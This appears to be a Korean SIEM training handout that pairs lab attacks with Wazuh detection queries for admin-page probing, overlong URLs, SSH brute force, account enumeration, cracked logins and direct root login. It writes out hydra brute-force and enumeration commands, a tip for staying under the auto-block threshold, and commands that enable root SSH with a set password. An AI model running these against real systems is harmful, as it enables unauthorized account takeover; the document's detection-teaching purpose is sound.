공격자 att@192.168.0.202 — 14 관리 페이지 외부 접근


```
# 자주 노리는 관리자 경로를 회사 대표 사이트(ccc.com)에 차례로 요청 — 없는 경로라 404
att@attacker:~$ for p in admin/ phpmyadmin/ wp-admin/ manager/html console; do curl http://ccc.com/$p; done
/admin/       HTTP 404
/phpmyadmin/  HTTP 404
/wp-admin/    HTTP 404
/manager/html HTTP 404
/console      HTTP 404
```

구문 풀이

`for p in admin/ phpmyadmin/ wp-admin/ …`	자주 노리는 관리자 경로를 차례로 요청 (없는 경로라 404)

14 실습 ② SIEM 에서 찾기 — 관리 페이지 외부 접근

```
data.url:(*phpmyadmin* or *wp-admin* or *manager/html* or */admin/* or *console*) AND NOT data.srcip:10.20.*
```



Time	agent.name	rule.id	rule.description	data.srcip	data.id	data.url
Oct 31, 2026 @ 17:21:23.177	web	31101	Web server 400 error code.	192.168.0.202	404	/manager/html

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	013
t agent.ip	10.20.32.80
t agent.name	web
t data.id	404
t data.protocol	GET
t data.srcip	192.168.0.202
t data.url	/manager/html
t decoder.name	web-accesslog
t full_log	192.168.0.202 - - [31/Oct/2026:17:21:22 +0900] "GET /manager/html HTTP/1.1" 404 430 "-" "curl/7.81.0"

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name · rule.id · rule.description · data.srcip · data.id · data.url`

결과 5 hits

읽는 법

- kt66 의 '외부'는 공격자 VM(192.168.0.x) 과 kt66 ext 망(10.20.30.x) 모두 → kt66 내부 대역 10.20.* 만 제외
- 200 이면 관리 페이지가 외부에 노출된 것 — 즉시 접근 제한

자료와 달라진 점 원본의 NOT data.srcip:(10.* or 192.168.* …) 는 kt66 공격자 (192.168.0.202) 까지 지워 0 건 → NOT data.srcip:10.20.*. 대상은 404 를 주는 ccc.com (juice 는 없는 경로도 200 → 레벨 0 이라 인덱스에 안 남음)

15 비정상적으로 긴 URL

kt66 검증 완료

공격

버퍼 오버플로나 대형 페이로드 주입은 URL 길이가 수천 자에 이름

탐지 포인트


룰 31115(URL too long)

검색 원리

룰이 URL 길이를 검사하므로 ID 하나로 충분

결과 해석

data.url 을 펼쳐 반복 문자 (AAAA…, %90%90) 나 인코딩 덩어리가 있으면 익스플로잇 시도




```
rule.id:31115
```

15 실습 ① 공격 실행 — 비정상적으로 긴 URL

공격자 att@192.168.0.202 — 15 비정상적으로 긴 URL

```
# python3 으로 'A' 8,000개를 만들어 파라미터 값으로 보낸다
att@attacker:~$ curl -s -o /dev/null -w "HTTP %{http_code}\n" "http://juice.ccc.com/?a=$(python3 -c 'print("A"*8000)')"
HTTP 200
```


구문 풀이

```
?a=$(python3 -c 'print("A"*8000)')
```

$( ) 안의 명령 결과 (A 8,000 개) 를 그대로 URL 에 넣는다

15 실습 ② SIEM 에서 찾기 — 비정상적으로 긴 URL

```
rule.id:31115
```



Time	agent.name	rule.id	rule.description	data.srcip	data.id	data.url
Oct 31, 2026 @ 17:21:50.550	web	31115	URL too long. Higher than allowed on most browsers. Possible attack.	192.168.0.202	200	/?a=AAAA

예시 16 ~ 30

리눅스 시스템 위협

SSH·sudo·PAM 로그는 syslog 디코더가 data.srcip, data.srcuser(실행자), data.dstuser(대상 계정) 로 분해 . 파일 변경은 FIM(syscheck.*), 명령 실행은 auditd(data.audit.*) 로 본다 .

SSH 브루트포스 · 계정 열거 · 로그인 성공 · root 로그인 · sudo · 계정 생성 · FIM · SSH 키 · cron · 리버스 셸 · curl|sh · 바이너리 변조 · 로그 삭제 · 새 포트 · 포트 스캔

리눅스 인증 로그 한 줄 읽기 — sshd · sudo · Wazuh 룰 레벨

auth.log 의 주인공

- sshd(원격 접속), sudo(관리자 권한), useradd·passwd(계정) 가 /var/log/auth.log 에 남긴다
- Wazuh 디코더가 프로그램 이름 (sshd·sudo) 을 보고 data.srcip · data.srcuser(실행자) · data.dstuser(대상 계정) 로 나눈다

룰 레벨과 빈도 룰

- 레벨 0~15: 0 은 저장 안 함 , 3 정상 기록 , 5~7 주의 , 10 이상 조사 , 12 이상 즉시 대응
- 빈도 룰 : 같은 IP 의 실패가 짧은 시간에 N 번 → 상위 룰 (5712·5763) 을 새로 띄운다 — 개별 실패보다 ' 공격자 수 ' 에 가깝다

sshd 로그 한 줄

```
Oct 31 16:03:31 bastion sshd[947]: Failed password for invalid user nouser6 from 192.168.0.202 port 39238 ssh2
│ 시각      │서버  │프로그램  │결과      │없는 계정 │시도한 이름  │출발지 IP
→ decoder sshd, rule 5710 'Attempt to login using a non-existent user', data.srcip 192.168.0.202, data.srcuser nouser6
```

브루트포스와 계정 열거 — 무작정 대입하기

종류

- 브루트포스 : 한 계정에 암호를 계속 바꿔 대입
- 사전 공격 : 자주 쓰는 암호 목록 (123456, password …) 만 대입 — 실제 공격 대부분
- 계정 열거 : 암호보다 먼저 '있는 계정'을 찾는다 (서버가 없는 계정 · 틀린 암호에 다르게 반응하는 점을 이용)
- 크리덴셜 스터핑 : 다른 사이트에서 유출된 아이디 · 암호 쌍을 그대로 대입

hydra 옵션

- -l 계정 하나 / -L 계정 목록 · -p 암호 하나 / -P 암호 목록 · -t 동시 연결 수 · ssh:// rdp:// http-post-form 처럼 프로토콜 지정

방어와 탐지

- 방어 : 키 인증 , 실패 횟수 제한 · 계정 잠금 , fail2ban·Active Response 로 IP 자동 차단
- 탐지 : 빈도 룰 (5712·5763, Windows 60204), 실패 뒤 같은 IP 의 성공 (5715) = 계정 탈취

16 SSH 브루트포스

T1110.001

kt66 검증 완료

공격


한 IP 가 수백 개 암호를 자동으로 시도

탐지 포인트

룰 5712(brute force), 5720(다수 인증 실패), 5763(없는 계정으로 다수 시도). 원본은 5716/5760(개별 실패)

검색 원리

빈도 룰 (5712, 5720, 5763) 은 Wazuh 가 이미 IP 별로 집계한 결과라 결과 수가 공격자 수에 가까움



결과 해석

data.srcip, data.dstuser, agent.name 컬럼을 추가하면 어느 서버의 어떤 계정이 표적인지 보임

```
rule.id:(5712 or 5720 or 5763) OR (rule.groups:authentication_failed AND decoder.name:sshd)
```

16 실습 ① 공격 실행 — SSH 브루트포스

공격자 att@192.168.0.202 — 16 SSH 브루트포스

```
# 3분 차단이 풀린 뒤, 실제 계정 ccc 에 사전(pw.txt 12개)을 대입. -t 4 = 동시 연결 4개
att@attacker:~$ hydra -l ccc -P ~/lab/pw.txt -t 4 ssh://192.168.0.189:2204 2>&1 | tail -3
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-31 08:33:41
```

구문 풀이

```
hydra -l ccc -P ~/lab/pw.txt -t 4
ssh://192.168.0.189:2204
```

계정 ccc 에 암호 사전 12 개를 동시 4 개 연결로 대입 . :2204 는 호스트가 bastion 의 SSH(22) 로 넘겨주는 포트

16 실습 ② SIEM 에서 찾기 — SSH 브루트포스

```
rule.id:(5712 or 5720 or 5763) OR (rule.groups:authentication_failed AND decoder.name:sshd)
```

Time	agent.name	rule.id	rule.description	data.srcip	data.dstuser
Oct 31, 2026 @ 17:33:09.002	bastion	5763	sshd: brute force trying to get access to the system. Authentication failed.	192.168.0.202	ccc

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	010
t agent.ip	10.20.30.201
t agent.name	bastion
t data.dstuser	ccc
t data.srcip	192.168.0.202
t data.srcport	48260
t decoder.name	sshd
t decoder.parent	sshd
t full_log	Oct 31 17:33:08 bastion sshd[1664]: Failed password for ccc from 192.168.0.202 port 48260 ssh2

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name · rule.id · rule.description · data.srcip · data.dstuser`

결과 10 hits

읽는 법

- 5760·5716 = 개별 인증 실패 , 5763·5720·5712 = Wazuh 가 같은 IP 의 실패를 세어 ' 브루트포스 ' 로 묶은 빈도 룰
- predecoder.hostname:bastion 또는 agent.name:bastion 으로 서버를 거른다
- 이 공격 직후 bastion 이 공격자 IP 를 3 분 차단 (58 번 Active Response) — hydra 가 'timed out' 으로 끝나는 이유

17 존재하지 않는 계정으로 로그인 시도

kt66 검증 완료

공격

사전 파일의 계정명 (admin, oracle, test) 을 돌려 유효 계정을 찾음 — 계정 열거

탐지 포인트


룰 5710(Attempt to login using a non-existent user)

검색 원리

sshd 가 "Invalid user" 를 남기면 룰 5710 이 매칭

결과 해석

data.srcuser 를 Terms 집계하면 공격자가 쓰는 사전이 보임 . 실제 계정명이 섞여 있으면 내부 정보가 유출된 것




```
rule.id:5710
```

17 실습 ① 공격 실행 — 존재하지 않는 계정으로 로그인 시도

공격자 att@192.168.0.202 — 17 존재하지 않는 계정으로 로그인 시도

```
# users.txt 의 흔한 계정명 10개를 비밀번호 x 로 시도 → 어떤 계정이 있는지 알아내기(계정 열거)
att@attacker:~$ cat ~/lab/users.txt | tr '\n' ' '; echo
admin oracle test guest backup ubuntu user ftp postgres mysql
att@attacker:~$ hydra -L ~/lab/users.txt -p x -t 4 ssh://192.168.0.189:2204 2>&1 | tail -3
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-31 08:29:16
```


구문 풀이

```
hydra -L ~/lab/users.txt -p x
```

-L 계정 '목록'(admin, oracle, test …), -p 고정 암호 x. 어떤 계정이 실제로 있는지 알아내는 '계정 열거'

17 실습 ② SIEM 에서 찾기 — 존재하지 않는 계정으로 로그인 시도

```
rule.id:5710
```



Time	agent.name	predecoder.hostname	rule.id	rule.description	data.srcip	data.srcuser
Oct 31, 2026 @ 17:26:00.837	bastion	bastion	5710	sshd: Attempt to login using a non-existent user	192.168.0.202	admin

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	010
t agent.ip	10.20.30.201
t agent.name	bastion
t data.srcip	192.168.0.202
t data.srcuser	admin
t decoder.name	sshd
t decoder.parent	sshd
t full_log	Oct 31 17:26:00 bastion sshd[1622]: Failed password for invalid user admin from 192.168.0.202 port 33628 ssh2
t id	1793435160.30450652

① 인덱스 wazuh-alerts-*

② 시간 Last 15 minutes

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add `agent.name · predecoder.hostname · rule.id · rule.description · data.srcip · data.srcuser`

결과 9 hits

읽는 법

- 5710 = sshd 가 'Invalid user' 를 남긴 경우 (없는 계정)
- data.srcuser 를 Visualize → 공격자가 쓰는 사전이 보인다 . 실제 계정명 (ccc 등) 이 섞이면 내부 정보가 샌 것

18 브루트포스 후 로그인 성공

T1078

검증 · DQL 수정

공격


반복 실패 뒤 같은 IP 에서 로그인에 성공한 경우

탐지 포인트

룰 5715(authentication success) 의 data.srcip 가 5712/5720 에 등장한 IP 와 같음

검색 원리

DQL 은 조인이 없으므로 외부 IP 의 성공 로그인을 먼저 뽑고 , 그 IP 로 실패 이력을 재검색



결과 해석

나온 IP 를 복사해 data.srcip:1.2.3.4 로 다시 검색 . 실패 수십 건 뒤 성공 1 건이면 계정 탈취로 판단

```
rule.id:5715 AND NOT data.srcip:10.20.*
```

18 실습 ① 공격 실행 — 브루트포스 후 로그인 성공

공격자 att@192.168.0.202 — 18 브루트포스 후 로그인 성공

```
# 작은 사전 pw2.txt(틀린 3개 + 실제 비밀번호 ccc)로 천천히(-t 1) 대입 — 8회 미만이라 자동 차단(58번)에 안 걸린다
att@attacker:~$ hydra -l ccc -P ~/lab/pw2.txt -t 1 ssh://192.168.0.189:2204
[2204][ssh] host: 192.168.0.189   login: ccc   password: ccc
1 of 1 target successfully completed, 1 valid password found
att@attacker:~$ ssh -p 2204 ccc@192.168.0.189 'hostname; whoami'      # 비밀번호 ccc
bastion
ccc
```

구문 풀이

```
pw2.txt = 123456, password, qwerty, ccc
```

틀린 암호 3 개 + 실제 암호 . 8 회 미만이라 자동 차단 (58 번) 에 걸리지 않고 성공까지 간다

```
ssh -p 2204 ccc@192.168.0.189 'hostname; whoami'
```

알아낸 암호로 실제 로그인

18 실습 ② SIEM 에서 찾기 — 브루트포스 후 로그인 성공

```
rule.id:5715 AND NOT data.srcip:10.20.*
```

Time	agent.name	rule.id	rule.description	data.srcip	data.dstuser
Oct 31, 2026 @ 18:05:40.614	kt66-host	5715	sshd: authentication success.	192.168.0.202	ccc

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	005
t agent.ip	10.20.32.254
t agent.name	kt66-host
t data.dstuser	ccc
t data.srcip	192.168.0.202
t data.srcport	54618
t decoder.name	sshd
t decoder.parent	sshd
t full_log	Oct 31 09:05:39 ccc sshd[165629]: Accepted password for ccc from 192.168.0.202 port 54618 ssh2

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name · rule.id · rule.description · data.srcip · data.dstuser`

결과 1 hits

읽는 법

- 5715 = 로그인 성공 . 바로 앞에 같은 IP 의 실패 (5760) 가 있으면 ' 추측 끝에 성공 ' = 계정 탈취
- 나온 IP 를 복사해 data.srcip:192.168.0.202 로 다시 검색 → 실패 수십 건 뒤 성공 1 건이 보인다 (피벗)

자료와 달라진 점 원본의 NOT data.srcip:(10.* or 192.168.* …) 는 kt66 공격자까지 지움 → NOT data.srcip:10.20.*

19 root 계정 직접 SSH 로그인

kt66 검증 완료

공격

root 직접 로그인은 책임 추적이 불가능해 대부분 정책 위반이자 침해 징후

탐지 포인트


룰 5715 + data.dstuser:root

검색 원리

성공 로그인 가운데 대상 계정만 조건으로 검

결과 해석

결과가 있으면 sshd_config 의 PermitRootLogin 이 열려 있는 것 . 내부 IP 라도 기록해 둠




```
rule.id:5715 AND data.dstuser:root
```

19 실습 ① 공격 실행 — root 계정 직접 SSH 로그인

kt66 호스트·공격자 — 19 root 계정 직접 SSH 로그인

```
# [강사 준비] 실습을 위해 bastion 에서 root 직접 로그인을 잠시 허용 (원래 PermitRootLogin no)
ccc@kt66-host:~$ sudo docker exec kt66-bastion sh -c "echo root:Kt66Root! | chpasswd; sed -i 's/^PermitRootLogin.*/PermitRootLogin yes/' /
etc/ssh/sshd_config; kill -HUP 1"
PermitRootLogin yes
# [공격] 공격자가 root 로 바로 로그인
att@attacker:~$ ssh -p 2204 root@192.168.0.189 'whoami; id'      # 비밀번호 Kt66Root!
root
uid=0(root) gid=0(root) groups=0(root)
# [원복] 다시 root 로그인 금지
ccc@kt66-host:~$ sudo docker exec kt66-bastion sh -c "sed -i 's/^PermitRootLogin.*/PermitRootLogin no/' /etc/ssh/sshd_config; passwd -l ro
ot; kill -HUP 1"
PermitRootLogin no
```

구문 풀이

```
sed -i 's/^PermitRootLogin.*/PermitRootLogin yes/'
```

[강사 준비] bastion 은 원래 root 직접 로그인 금지 — 실습을 위해 잠시 허용하고 끝나면 되돌린다

…

```
ssh -p 2204 root@192.168.0.189
```

공격자가 root 로 바로 로그인 — 누가 했는지 추적이 안 되는 위험한 접속

19 실습 ② SIEM 에서 찾기 — root 계정 직접 SSH 로그인

```
rule.id:5715 AND data.dstuser:root
```

Time	agent.name	rule.id	rule.description	data.srcip	data.dstuser
Oct 31, 2026 @ 17:43:21.246	bastion	5715	sshd: authentication success.	192.168.0.202	root

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	010
t agent.ip	10.20.30.201
t agent.name	bastion
t data.dstuser	root
t data.srcip	192.168.0.202
t data.srcport	39988
t decoder.name	sshd
t decoder.parent	sshd
t full_log	Oct 31 17:43:20 bastion sshd[1727]: Accepted password for root from 192.168.0.202 port 39988 ssh2

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name · rule.id · rule.description · data.srcip · data.dstuser`

결과 1 hits

읽는 법

- 5715 + data.dstuser:root. 결과가 있으면 sshd_config 의 PermitRootLogin 이 열려 있다는 뜻
- 정상 운영에서는 0 건이어야 한다 — 0 건 자체가 '정책 준수 ' 의 증거

sudo · 계정 파일 — 리눅스 권한의 열쇠

sudo

- 일반 계정이 관리자 (root) 권한으로 명령 하나를 실행하는 장치 . 누가 무엇을 했는지 auth.log 에 남는다
- sudo -i: root 셸로 들어감 (이후 명령은 모두 root) · /etc/sudoers, /etc/sudoers.d/: 누가 sudo 를 쓸 수 있는지 — NOPASSWD 는 암호도 안 묻는다

계정 파일

- /etc/passwd: 계정 목록 (누구나 읽기) — 'ccc:x:1000:1000::/home/ccc:/bin/bash' UID 0 = root 와 같은 권한
- /etc/shadow: 암호 해시 (root 만 읽기) · /etc/group: 그룹 — sudo·wheel 그룹 = 관리자

공격자가 하는 일

- 탈취 계정으로 sudo 시도 → root 셸 → 백도어 계정 생성 → sudo 그룹 추가 → sudoers 에 NOPASSWD 심기

20 sudo 권한 상승

T1548.003

kt66 검증 완료

공격

탈취한 일반 계정으로 sudo 를 반복 시도하거나 처음으로 root 명령을 실행

탐지 포인트

